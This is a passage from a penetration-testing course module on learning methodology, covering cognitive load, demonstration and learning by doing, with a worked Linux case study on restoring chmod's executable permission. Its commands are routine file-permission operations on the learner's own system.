



*Figure 2: Ebbinghaus' Forgetting Curve*

Thankfully, almost 150 years later, most of us have search engines and other tools available to us that Ebbinghaus did not.[137] For example, if we forget the specific command to rename a file in Linux, such as **mv oldfilename.txt newfilename.txt**, we can quickly and easily Google it.

This is great news, since it means our learning approach doesn't need to be centered around memorizing facts. Instead, we can shift our focus to learning a method (in this case, our method might be to Google the command we need).

The second problem, which we've referred to as "too much information at once", is usually referred to as *Cognitive Load*.[138]

To better understand cognitive load, it may be helpful to imagine our brain as sort of a room, with pieces of information (that take up space) moving in and out. At some point, if more and more information keeps coming in, there simply isn't enough space for everything to stay organized. Pretty soon, the room is too full and there isn't enough space for more to come in through the door.

To remedy this, instructors may try reducing what is called "extraneous load." These are extra pieces of new information that aren't important or necessary. Let's go back to our example of renaming a file. Imagine that our instructor also explained that this command is exactly the same as the command we might use if we wanted to change the location of the file to the exact same directory and then giving it a new name. While technically true, it's possible that this bit of information would not improve our understanding of renaming files. Instead, trying to understand "relocating something to it's original location" might take up additional mental capacity, actually impeding our learning.

[137] (Schaefer, 2015), https://www.inkling.com/blog/2015/08/why-google-changed-forgetting-curve/

[138] (Loveless, 2022), https://www.educationcorner.com/cognitive-load-theory/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

It's easy to imagine how disorganized instructional materials might increase cognitive load, but the same is also true for the classroom or environment where the student is physically located. A noisy coffee shop is full of smells, conversations, people, and movement--all of which our brains are constantly taking in. In the case of online learning, students may need to reduce extraneous load in the physical learning space itself. We'll explore this more later.

## 4.2 Unique Challenges to Learning Technical Skills

Next, let's examine some of the other unique challenges that we will face when trying to learn technical skills.

This Learning Unit covers the following Learning Objectives:

1. Recognize the differences and advantages of digital learning materials
2. Understand the challenge of preparing for unknown scenarios
3. Understand the potential challenges of remote or asynchronous learning

While each student will learn at their own pace, this Learning Unit should take about ten minutes to complete.

### 4.2.1 Digital vs. Print Materials

Let's consider the difference between learning in the OffSec Portal versus more traditional learning experiences like reading from a book. Technical skills such as coding are often taught using materials on the same medium where the practical work is done (a screen). This is the case with the OffSec Library.

Some studies have been done on the difference between learning on a screen or from a book,[139] and researchers have even explored whether or not the size of the screen matters. Interestingly, the research shows relevant information.

Among the findings are that smaller screens may make learning more difficult and that individuals who read books tend to understand the information more fully. There are payoffs and drawbacks to both approaches. Sometimes screen reading can cause visual or sensory fatigue. Students learning in a digital context have easy access to a number of tools, including the ability to quickly and easily reference additional materials (for example, looking up the definition of a new vocabulary word). On the other hand, sometimes the act of reading forces one into a distraction-free environment that allows for deeper focus.[140]

The second, and perhaps the more important thing to note here, has to do with a concept known as *Contextual Learning*.[141] Although we can't explore all of its details in this Module, this concept suggests that even on an intuitive level, we know that it's easier to learn how to build a house on a construction site.

In other words, when the training material is presented in the same context as the skill that we're trying to learn, our brain has to do less translation work and can accept the new information more

[139] (Szalavitz, 2012), https://healthland.time.com/2012/03/14/do-e-books-impair-memory/

[140] (Oxford Learning, 2021), https://www.oxfordlearning.com/reading-online-vs-offline-whats-best-for-learning/

[141] (Imel, 2000), https://files.eric.ed.gov/fulltext/ED448304.pdf

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

readily. This doesn't mean that books about computers are worthless - it just means that our brains have to do more work to assimilate information from the page and think about it in the context of the computer screen.

### 4.2.2 Expecting the Unexpected

There is another unique challenge that we will face in learning cyber security. This field is consistently focused on trying to prepare for situations we can't possibly predict.

Let's consider a couple of simple examples. We might learn about *Enterprise Network Architecture*, which examines the way a business organizes servers, workstations, and devices on a network. Unfortunately, as in-depth as that Module might go, it's unlikely to cover the exact network architecture that we'll encounter in some future scenario. In another Module, we might thoroughly and perfectly understand a specific attack vector, and we might even be able to execute it in the lab environment, but that doesn't mean we will encounter that exact vector in all future environments.

We also must take into account that the entire field of cyber security is constantly evolving. New vulnerabilities are discovered all the time. A network that is secure today may not be secure in six months. A student needs to be able to exceed their initial training in order to remain effective in the field.

In this way, learning about cyber security is similar to learning *transversal skills*[142] like leadership, communication, and teamwork. As with these skills, we cannot afford to focus on memorizing a series of steps to take. There is no simple, straightforward standard operating procedure for building better teamwork just as there is no simple, straightforward standard operating procedure for exploit development. Instead, we need to focus on understanding methods, techniques, and the purpose behind certain actions.

Let's return briefly to our example of learning how to secure a network. We mentioned that "A network that is secure today may not be secure in six months." The best approach to this problem is not to learn a series of steps we can follow to make that network secure today, then learn a *new* set of steps in six months. The solution is to learn the methodology and the purpose behind each security step. When new risks arise, we'll apply the same methodology, adapting and evolving along with the changing threat landscape.

Later in this Module we will discuss some potential approaches that can help us do this.

### 4.2.3 The Challenges of Remote and Asynchronous Learning

There is one more aspect of this particular type of learning that we will want to take into consideration--the fact that this is a *remote* learning environment. During the global COVID-19 pandemic, many schools adopted distance learning for the first time, and students of all ages faced the new challenges[143] presented by trying to learn via a computer monitor at home.

We must also consider that some online learning is *asynchronous*, meaning the instructor may not be present in a Zoom call or classroom to deliver a lecture, instruction, or to answer

[142] (Lopez and Rodriguez-Lopez, 2020), https://ervet-journal.springeropen.com/articles/10.1186/s40461-020-00100-0

[143] (Minnesota State, 2022), https://careerwise.minnstate.edu/education/successonline.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

questions. Instead, the student can participate in the class at whatever hour or pace works best for them. There are some definite advantages and disadvantages to this type of learning.

Students in a remote, asynchronous learning environment should be aware of two things:

1. The advantages that come from the peer support, community, and camaraderie of other students in a traditional classroom setting is no longer a guarantee.
2. The pace and timing of the course is largely the student's responsibility.

We will discuss some practical solutions to the second item shortly, but in order to connect with a wider community of learners, OffSec students have a community of co-learners available on the OffSec Discord Server.[144] There may also be local meetups or other communities available to a student. Seeking out support and help (as well as helping and supporting others in turn) has benefits far beyond the classroom as well.

## 4.3 OffSec Training Methodology

Now that we've examined some of the challenges we'll face as students, let's explore how the structure and design of OffSec training materials will help us.

We won't be able to go into detail on everything that goes into creating meaningful and useful training.[145] Instead, we'll focus on a few of the more noticeable strategies that we, as students, will be able to take advantage of.

This Learning Unit covers the following Learning Objectives:

1. Understand what is meant by a *Demonstrative Methodology*
2. Understand the challenge of preparing for unknown scenarios
3. Understand the potential challenges of remote or asynchronous learning

While each student will learn at their own pace, this Learning Unit should take about 15 minutes to complete.

### 4.3.1 The Demonstration Method

As one might infer from the name, using the *Demonstration Method* means showing (or acting out) what one hopes the student will be able to accomplish. To illustrate this, let's return briefly to our example of learning to rename a file in Linux.

One way to provide this information is to be very direct.

```
Use the "mv" command.
```

*Listing 10 - Not using the demonstration method.*

Although this is technically correct, a student might still not fully understand how to use this information. An instructor using the demonstration method will follow the exact steps that a student should follow, including the resulting output of running the command. The relevant information might be better presented with a code block.

[144] (OffSec, 2023), https://offs.ec/discord

[145] (Hackathorn, Solomon, Blankmeyer, et al., 2011), https://eric.ed.gov/?id=EJ1092139

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Before showing the code block, we would first lay out our plan and detail any new or interesting commands we're planning on running. Here we might discuss that we'll use ls *.txt to list any .txt files in the directory. Next, we will run our renaming command, mv oldfilename.txt newfilename.txt. Finally, we'll use ls *.txt to check if our command worked.

```
kali@kali:~$ ls *.txt
oldfilename.txt

kali@kali:~$ mv oldfilename.txt newfilename.txt

kali@kali:~$ ls *.txt
newfilename.txt
```

*Listing 11 - Renaming a file and checking our results.*

After the code listing, we would explain our results. In this case, we listed the .txt files and only had one, named oldfilename.txt. We then ran our renaming command and received no output, as expected. Finally, we checked our results by running ls *.txt again. This time, the output shows the only .txt file in the directory is newfilename.txt. We could take further steps to ensure this file contains the same contents as earlier, and that only the filename has changed.

While it may seem unnecessary to include these extra items, this sort of demonstration and description begins to expose the thought process that a student will need to learn. We verified our work in this case and checked that our command worked. Although that's not necessarily part of renaming a file, getting in the habit of checking our work is an excellent habit to adopt.

Sometimes the material will take what feels like a longer route in order to show both the new skill and a useful context. It may also actively expose and discuss the instructor's "mistakes" and redirections. Demonstrating a thought process in this manner is called *modeling*,[146] and was developed as a way to teach *critical thinking skills*.[147]

### 4.3.2 Learning by Doing

Doing something helps us learn it. There is an absolute wealth of research to support learning by doing as a method that increases memory retention and improves the overall educational experience of a learner.[148,149,150,151]

We know this method works well for learners, and OffSec has applied it in several ways.

1. The Training Materials
2. The Module Exercises

[146] (Intel, 2012), https://www.intel.com/content/dam/www/program/education/us/en/documents/project-design/strategies/instructionalstrategies-modeling.pdf

[147] (Daniel, Lafortune, Pallascio, et al., 2005), https://www.researchgate.net/profile/Marie-france_Daniel/publication/262849880_Modeling_the_Development_Process_of_Dialogical_Critical_Thinking_in_Pupils_Aged_10_to_12_Years/links/54ee0f110cf25238f93984dd.pdf

[148] (Koedinger, McLaughlin, Kim, et al., 2015), http://pact.cs.cmu.edu/pubs/koedinger,%20Kim,%20Jia,%20McLaughlin,%20Bier%202015.pdf

[149] (Bates, 2015): https://opentextbc.ca/teachinginadigitalage/chapter/4-4-models-for-teaching-by-doing/

[150] (Boser, 2020): https://www.the-learning-agency-lab.com/the-learning-curve/learning-by-doing/

[151] (Djavad Mowafaghain Centre for Brain Health, 2018): https://www.centreforbrainhealth.ca/news/learning-doing-better-retention-learning-watching/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

3. The Challenge Labs
4. Proving Grounds

The training materials themselves will always trend toward focusing on scenarios that we can follow along with. There are times when we need to discuss a bit of theory so that we have enough background to go deeper, but in general, if the material can demonstrate working through a problem, then the expectation is that the student should be able to follow along. Often a *virtual machine* (VM) is specifically built in order to accommodate this.

The *Module Exercises* themselves will often involve working with a VM as well. This is the approach as often as is reasonably possible, but with some Modules (this one, for example) that are more theoretical, exercises are presented in a more standard question-and-answer format.

The OffSec Library also contains *Challenge Labs*, which take the exercises one step further. A Challenge Lab is, essentially, an environment of additional practice exercises specifically created to help learners prepare for an exam (which, perhaps as expected, is also hands-on). We highly recommend that students take advantage of this additional opportunity.

Finally, we leverage assessments and exams. These are exercises and networked lab environments specifically for proving the skills we've learned. Since a real world environment will not give us a clear indication for which vulnerabilities might be present on a system, we don't create a 1:1 link between a course module and an assessment (for example, we don't advertise whether or not a machine is vulnerable to privilege escalation).

With this in mind, the skills and methods students will learn in the courses are directly applicable in the assessment and exam environments.

### 4.3.3 Facing Difficulty

There is a common expression that "practice makes perfect". That may be true, but it begs the question, what makes for ideal practice?

Let's consider the following experiment that was performed in 1978.[152] A group of 8-year-old children were divided into two groups to practice a simple task: toss a small bean bag into a target hole. After being introduced to the task with the target at a distance of three feet (about 90 cm), the groups spent the next three months practicing. One group kept practicing with the target at the same distance. The other aimed at a pair of targets - practicing with distances of both two feet (60 cm) and four feet (120 cm).

In the final test, the task was to toss the bean bags to a target three feet away. The group who had spent all of their practicing at that exact distance was in fact bested by the group who had practiced at two and four feet.

This and other studies demonstrate that struggle is not only important to the learning experience, but it's actually more important than mere repetition for creating the neural pathways that help us learn new skills.

[152] (Kerr and Booth, 1978), https://pubmed.ncbi.nlm.nih.gov/662537/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This necessity for struggle means that we won't do much exact repetition in the OffSec learning materials. Since learning is self-directed, students seeking more repetition can return to specific parts of the material as many times as they would like.

In lieu of this sort of repetition, we often choose to take an indirect route to the finish line. For example, we might try things that don't work so that we can experience the act of picking ourselves up and trying again. This is the metaphorical equivalent of moving the target around a bit.

Put simply, we feel that memorizing syntax is less important than being familiar with challenges and comfortable with a bit of struggle as a necessary character trait for someone in the field of information security.

Let's make one other note here while we're on the subject. We expect that just about every student will get stuck at some point in their learning journey. We don't see this as a negative.

Getting stuck isn't fun, but we believe that being comfortable in a situation where we might not have all of the information and working through the problem is critical to success in the field of cyber security. To that end, we both sometimes take an indirect route to the finish line (in order to encounter "getting stuck") and provide technical exercises that ask students to go beyond simply repeating covered material. Our goal is to help you practice getting stuck enough that you become quite comfortable with recovering.

To that end, we have written about this notion, which we call *The Try Harder Mindset*, in greater detail and with some specific strategies elsewhere.[153]

### 4.3.4 Contextual Learning and Interleaving

Whenever possible, OffSec's learning materials will present a new skill as part of a realistic scenario. This can be difficult with more basic skills, like the command used to rename a file, but as we move deeper and deeper into the materials, we will find ourselves working through hands-on scenarios that are as representative of the real world as possible.

Teaching this way takes more time; however, learning new skills in a realistic context drastically improves a student's retention and success.[154]

Students may also find that when information is presented in context, they are actually learning several things at once. For example, if we are learning about how an attack method might be both executed and detected at the same time, our brain can make more connections to help us learn effectively. This method is called *interleaving*.[155]

## 4.4 Case Study: chmod -x chmod

It may be difficult to understand some of these ideas about teaching and learning completely out of context. In order to observe some of these ideas "in action", let's take a moment to learn about something called *executable permissions*.[156] We'll use this as a sort of case study to better

[153] (OffSec, 2023), https://www.offensive-security.com/offsec/what-it-means-to-try-harder/

[154] (Osika, MacMahon, Lodge, Carroll, 2022), https://www.timeshighereducation.com/campus/contextual-learning-linking-learning-real-world

[155] (University of Arizona, 2022), https://academicaffairs.arizona.edu/l2l-strategy-interleaving

[156] (Arora, 2013), https://www.thegeekstuff.com/2013/02/sticky-bit/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

understand how the OffSec training materials are presented and how we might approach learning.

For this next section, please keep in mind that it is fine if the content is more technical than what you feel you are ready for or if you are not able to follow along. For example, we're going to start off by saying "Every file on a Linux machine has a number of properties associated with it." It is fine if, as a reader, you don't know what a Linux machine is yet, or what properties are, or even what files are.

We'll try and keep things pretty basic for a while, and then we'll go a little deeper. If you're a bit more experienced in Linux, you may enjoy the puzzle that we work through as we go on.

Again, the purpose here isn't actually to learn about the executable portion, but to have an example so that we can discuss how we might approach teaching such a subject.

This Learning Unit covers the following Learning Objectives:

1. Review a sample of learning material about the executable permission, expand beyond the initial information set, and work through a problem
2. Understand how OffSec's approach to teaching is reflected in the sample material

While each student will learn at their own pace, this Learning Unit should take about 30 minutes to complete.

## 4.4.1 What is Executable Permission?

Every file on a Linux machine has a number of additional properties associated with it. These include when the file was created, what user created it, which users have permissions to read that file, and even the name of the file itself.

File permissions are particularly important. They indicate whether or not we are allowed to either read, write, or execute a particular file. We might think of the word *write* in this context as our ability to make certain changes to a file. This could, for example, be set to not allow us to write to a file, which might keep that file from being accidentally deleted. The permissions might also be set to not allow us to read a file that has information in it that we shouldn't be allowed to view.

These are called the *file permissions*,[157] and they pertain to a few different types of users who might be on this computer: the file owner, the user ownership group, and anyone else. These different classes of users can be given (or denied) permission for each of the three actions above: read, write, and execute. For the sake of this Module, we'll focus only on the owner of the file, ourselves in this case.

Let's open a terminal and review how this works in practice. We'll **touch**[158] a file (**newfilename.txt**), which will create it and automatically make us the owner. Then we'll use the listing command **ls**[159] to gather information about the file, providing the **-l** parameter that will produce a long listing including the file permissions.

[157] (Study Tonight, 2022), https://www.studytonight.com/linux-guide/understanding-file-permissions-in-linux-unix

[158] (Rani, 2021), https://www.geeksforgeeks.org/touch-command-in-linux-with-examples/

[159] (Verma, 2021), https://www.geeksforgeeks.org/practical-applications-ls-command-linux/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ touch newfilename.txt

kali@kali:~$ ls -l newfilename.txt
-rw-r--r-- 1 kali kali 0 Jun  6 12:31 newfilename.txt
```

*Listing 12 - Checking file permissions*

> *In some situations, our touch command may fail because of directory permissions.[160] Although this is beyond the scope of this introduction, for now it's worth knowing that directory permissions apply to all files and directories within a directory. If the directory permissions don't allow us to create files in this location, the touch command will obviously fail.*

The touch command produced no output. This is normal. The output of the ls command includes information about the permissions as indicated by the letters *rwx*, where the "r" is for read, the "w" is for write, and the "x" is for execute. A dash (-) indicates that the user class doesn't have the corresponding permissions. In this case, we have permission to read and write to our new file, but there is no "x" character in the output, meaning no class has permission to execute.

As the owner of a particular file, we were granted read and write permissions by default when we created it, but we aren't granted executable permissions. In other words, if newfilename.txt was a program, we would not be able to execute it. This is a small but useful security feature that prevents us from accidentally running something we might not want to.

Let's keep going. In this scenario, let's say we have a simple program that will give us a complete list of employee names. This program is a Python script we've created named find_employee_names.py. Let's try to run the script.

```
kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py

kali@kali:~$ ls -l find_employee_names.py
-rw-r--r-- 1 kali kali 206 Jun  7 12:31 find_employee_names.py
```

*Listing 13 - First attempt at running our script.*

We try running the script by simply entering the name of the file, find_employee_names.py, in the terminal. The **./** part of the command simply instructs the system where to find the file. This should work, but the output is not what we expected. The "zsh: permission denied" error message indicates that for some reason, we're not able to execute (or run) our script.

We also ran the same ls command as before. As with our newly created file, there's no "x" character in the output, which means that we don't have permission to execute. This explains the "permission denied" output.

Let's change the executable permission for this file and give ourselves permission to execute the file (put another way, to run it as a program). We can use **chmod +x** to add the executable permission to our script file. Let's do so and try running the script again.

[160] (Linux Foundation, 2022), https://www.linuxfoundation.org/blog/blog/classic-sysadmin-understanding-linux-file-permissions

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ chmod +x find_employee_names.py

kali@kali:~$ ls -l find_employee_names.py
-rwxr-xr-x 1 kali kali 206 Jun  7 12:31 find_employee_names.py

kali@kali:~$  ./find_employee_names.py
R. Jones
R. Diggs
G. Grice
C. Smith
C. Woods
D. Coles
J. Hunter
L. Hawkins
E. Turner
D. Hill
```

*Listing 14 - Second attempt after chmod.*

After we gave ourselves permission, we did a quick check with ls to find out if the output would change. It did! This time, the output contains the "x" character, indicating that executable permission is allowed for all three user classes.

Next, we ran our script again, and thankfully, we receive the expected output this time. The script provided us a list of the current employees.

Let's now change it back so that we no longer have permission to execute the file. To add the permission, we used chmod +x, so this time, we will use chmod -x.

```
kali@kali:~$ chmod -x find_employee_names.py

kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py
```

*Listing 15 - Putting things back the way they were*

We're back where we started now with the same error message as before. From this small experiment, we should have a very basic understanding of the executable permission bit, the chmod tool, and the *+x* and *-x* options.

### 4.4.2 Going Deeper: Encountering a Strange Problem

Let's take a moment to remind ourselves that it is fine if we are not following all of the technical steps we've been covering. Some of the following examples are specifically included to be interesting to students who have a better understanding of Linux.

Let's continue to explore and push our learning further.

We'll consider the fact that the chmod command itself is just a file. It follows the same rules as other files on the system, including the same rules about permissions. It exists in a slightly different location (in the /usr/bin/ directory) as our script, but the only reason we are able to run the *chmod +x find_employee_names.py* command at all is because the chmod file has its permissions set to allow us to run it as a program.

Now, let's ask ourselves an interesting question: since chmod is the tool that allows us to set permissions, what would we do if we did not have permission to execute it?

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Thankfully, it is not easy to accidentally remove our executable permission for this file. Despite this, we've done so on our system.

Let's explore how to fix our script again. We'll start with our script that worked previously.

```
kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py

kali@kali:~$ chmod +x find_employee_names.py
zsh: permission denied: chmod
```

*Listing 16 - Something isn't quite right here.*

In this initial case, our simple script wouldn't run. This is the same problem we ran into previously. We tried the solution that worked before, but this time we got a new error message.

We could try running chmod on the chmod file, but we will run into the same problem. Let's run it on /usr/bin/chmod, since this is the specific location of the file.

```
kali@kali:~$ chmod +x /usr/bin/chmod
zsh: permission denied: chmod
```

*Listing 17 - Trying to chmod our chmod binary.*

Once again our permission is denied, but we're not stuck yet.

> *A particularly observant student might reasonably ask why we needed to use "./" for our own Python script, but not for chmod. The answer, which is beyond the scope of this Module, has to do with the PATH environment variable. Interested or curious students can learn more about this with external study.*

For the most part, we've been checking for permission by simply attempting to execute the program. Let's recall the method we used earlier to check for this permission - using the ls command with the -l option. If we run ls -l without anything at the end, we'll be able to observe information for every file in the current directory. Since we are only interested in one file, we will follow our command with a specific file name.

Let's run this command for two different files.

```
kali@kali:~$ ls -l find_employee_names.py
-rw-r--r-- 1 kali kali 206 Jun  7 12:31 find_employee_names.py

kali@kali:~$ ls -l /usr/bin/ls
-rwxr-xr-x 1 root root 147176 Sep 24  2020 /usr/bin/ls
```

*Listing 18 - Running ls -l on different files.*

In this example, we checked some of the information on two different files. We've run this on our Python script before and the output, missing the "x" character, is expected.

The second time, we ran ls on the ls file. This time we'll notice the output includes the "x" character. This explains why we can't run find_employee_names.py, but we can run ls.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 4.4.3 One Potential Solution

There are a number of ways to fix our chmod problem. The simplest solutions involve finding a "clean" version of the chmod file and replacing it. The more complicated solutions include running one binary in the context of another binary that has the correct permissions. Let's explore one particularly interesting solution.

We need to do what our chmod file can do, but we also need permission to do it. To put this another way, our end goal is a file that can do what chmod can do, but that has the permissions of another file, such as ls.

We'll start by making a copy of a file that we know has the permission set we need. Since we checked the ls command earlier, let's copy that file into a new file named chmodfix.

```
kali@kali:~$ cp /usr/bin/ls chmodfix

kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:16 chmodfix
```

*Listing 19 - Copying a file with cp.*

Our new chmodfix file has the same permissions as the file we copied. This is a promising start.

The new chmodfix file is a perfect copy of ls. It can be run in the same way as ls, can use the same options, and so on. In other words, anywhere we would have used ls, we can use this instead. Let's try running it on itself.

```
kali@kali:~$ ./chmodfix -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:16 chmodfix
```

*Listing 20 - Anything ls can do, chmodfix can do.*

The output is the same as before. This is progress!

Since the only thing that seems to be "broken" with our chmod file is the permissions (as far as we know, the contents of the file itself are fine), let's try to copy only the contents of the file and not the permissions. In other words, we only need the contents of the file - not the entire thing.

Since we know that cp will copy the entire file, we can't use that approach. The *cat* command[161] is often used to show the contents of a file, so we will use that. Instead of just sending the contents of the file to display in the terminal window, we can use the ">" character to send them into our chmodfix file.

First, we'll run ls -l so that we can easily confirm whether or not the file contents change.

```
kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:20 chmodfix

kali@kali:~$ cat /usr/bin/chmod > chmodfix

kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 64448 Jun  8 08:21 chmodfix
```

*Listing 21 - Sending the contents of chmod to chmodfix.*

[161] (Linuxize, 2021), https://linuxize.com/post/linux-cat-command/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We previously examined the *-rwxr-xr-x* portion of the output. We'll also notice a number, "147176" in the case of the first command, in the output. This number indicates the size of the file. After we run the **cat** command, we'll observe that the file name and the permissions are still the same as before, but the file size is now "64448". This output indicates that the contents of the file have changed, but the permissions remained intact.

Let's return to the beginning and try to run **chmodfix +x** on our script.

```
kali@kali:~$ ./chmodfix +x find_employee_names.py

kali@kali:~$ ./find_employee_names.py
R. Jones
R. Diggs
G. Grice
C. Smith
C. Woods
D. Coles
J. Hunter
L. Hawkins
E. Turner
D. Hill
```

*Listing 22 - Our fix worked!*

Excellent! We were able to restore our permission to execute our script and run it. It's certainly a relief to receive our list of employees again.

Let's go one step further and restore our system so that we don't run into this problem again. Let's try and run the **chmodfix** command on the original **chmod** file to fix things.

```
kali@kali:~$ ./chmodfix +x /usr/bin/chmod
./chmodfix: changing permissions of '/usr/bin/chmod': Operation not permitted
```

*Listing 23 - Another obstacle.*

We've hit another obstacle. We don't have permission to modify **/usr/bin/chmod**.

Whoever set up this system made it so the average user could not interrupt system files in **/usr/bin/** (like **chmod**). Copying the file or the contents of the file was clearly allowed, but we're trying to write to a file in that folder, and we don't have permission to do that.

Right now we are trying to run this command as the *kali* user. Let's try running the command again, but this time as a Super User. To do this, we'll use the **sudo** command,[162] followed by our original command. The system will prompt us for our password.

```
kali@kali:~$ sudo ./chmodfix +x /usr/bin/chmod
[sudo] password for kali:
```

*Listing 24 - Yo dawg, I heard you like chmod, so I chmod +x your chmod.*

This worked.

It may be too early to call ourselves "hackers". However, finding unique ways to gain permissions unintended by a particular system is at the core of cyber security. This quick example offers a solid start.

[162] (Aruchamy, 2021), https://www.baeldung.com/linux/sudo-command

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 4.4.4 Analyzing this Approach

If much of the preceding example was new to you, congratulations! You've survived your first bit of cyber security training. Remember, the actual solutions and commands aren't as important as understanding (for now) how this material was taught.

Although we covered an admittedly simple section from our written training, let's take a moment to examine how we taught this material. We'll highlight a few things in particular:

1. Using the demonstration method
2. Learning by doing
3. The skill, not the tool
4. Interleaving
5. Expecting the unexpected

Let's quickly explore each of these.

*The demonstration method* is used specifically in the tone and voice of the example covered, but also in the series of actions that we follow. We don't skip steps, including verifying whether our solutions worked.

Notably, we encounter a "problem" (not being able to execute our script) almost immediately, which represents the real-world, day-to-day experience of students after the course has ended. Research also supports problem solving as a very effective learning strategy both for engagement and retention.[163]

This problem-solving approach is used throughout Modules very intentionally. One way learners can take advantage of this is by trying to predict outcomes. We might, for example, try to guess what the next step will be in solving a problem. If we are surprised that the course material goes in another direction, and if we're curious, we can always try our solution!

This is a great way to follow the material, but let's consider something little more direct and practical. *Learning by doing* is an area where students can take learning into their own hands and accelerate their own growth. The best way to do this is to follow along.

We can acknowledge that in the case presented in this Module, it would have been difficult to follow along manually. Normally, a Module will include at least one virtual machine that is specifically set up to allow learners to follow the accompanying text. In this case, we would have used a Linux machine with our find_employee_names.py script on it.

Let's discuss where and how to follow along by focusing on the code presented in the Module. A keen student may have noticed that all of the code chunks use a similar style of formatting. Let's review one quickly:

```
kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 64448 Jun  8 08:21 chmodfix
```

*Listing 25 - A sample code listing.*

[163] (Samson, 2015), https://files.eric.ed.gov/fulltext/EJ1069715.pdf

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The “kali@kali:~$” is what will appear on the screen for a user who is following along. Everything that appears in blue text (in this case, “ls -l chmodfix”) is a command that we can type into the terminal. The text that follows is the output.

It’s also important to understand where the focus is, which brings us to *the skill, not the tool*.

If you are already familiar with chmod, you may have noticed that we chose one of many different methods to use this tool. We chose, for example, not to explore how the permissions for our script (before we were able to execute) could have been represented with the numerical expression 644, which we could have fixed by running chmod 755.

Of course, it’s almost impossible to remember every specific command and syntax, and piling on too much information increases cognitive load, making it more difficult to remember the material later. Even the most experienced security researchers find themselves looking things up now and then, and so we encourage learners to focus on *why* a command is being run versus what command is being run.

Sometimes when new ideas are introduced or when there is an opportunity to learn more outside the text, we might introduce a footnote. Getting used to “leaving” the immediate problem in order to go do a bit of research is also a critical skill. There have been a number of footnotes in this module already, and they appear in numbered superscript in the text.

Interleaving is inevitable with this type of hands-on training. As a quick reminder, in the context of education, interleaving is mixing of multiple subjects. In this case, we reviewed the touch, cat, and ls commands, even though they weren’t directly related to the things we were trying to study. They were, of course, related to our ability to modify chmod and our employee name script.

Another way of thinking about this is that the OffSec training materials are organized around *concepts*, not commands.

Finally, teaching learners how to *expect the unexpected* is not always easy to deliver. However, we often accomplish this by taking an indirect route to our goal with the intention of realistically highlighting issues you may experience in the field. Again, we hope to convey the logic behind our decisions instead of simply presenting commands and syntax.

In this example, we mentioned a potential pitfall with *directory permissions* (in a sidebar). We also knew that ./chmodfix +x /usr/bin/chmod wouldn’t work, but we included it and ran it. We’ll often walk through “unexpected” scenarios when we present new Modules and we’ll include unexpected outcomes in many of our challenges.

As students, it’s imperative that we grow comfortable being in situations we don’t fully understand and try things that might not work. The only way to really be prepared for the “unexpected” is to become comfortable in situations where we don’t know exactly how things will pan out.

Not only this, but we cannot afford to avoid situations where we might feel stuck. In cyber security, it’s extremely rare that the first approach we try works. In order to accurately represent this field, OffSec’s approach is to teach the material in such a way that students can become more resilient and agile, working through a particular problem until we are “unstuck”.

There is often more than one way to accomplish any goal, and we encourage you to attempt other paths to reaching the goals we present. A curious learner might ask if, in the example presented, we could solve the issue by simply running sudo chmod +x /usr/bin/chmod. This is

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

exactly the sort of thinking that we encourage, and why many of the challenges are presented in a virtual environment where learners can experiment and try things. Trying out an approach that doesn't work is also a valuable learning experience.

This experiment-and-experiment-again mindset is at the heart of what we believe it takes to be highly successful in this field, and at the risk of being redundant, the goal of our training is always to teach the methodology and the mindset.

## 4.5 Tactics and Common Methods

Next, we need to think about strategy and tactics. Consider the following quote from Sun Tzu:

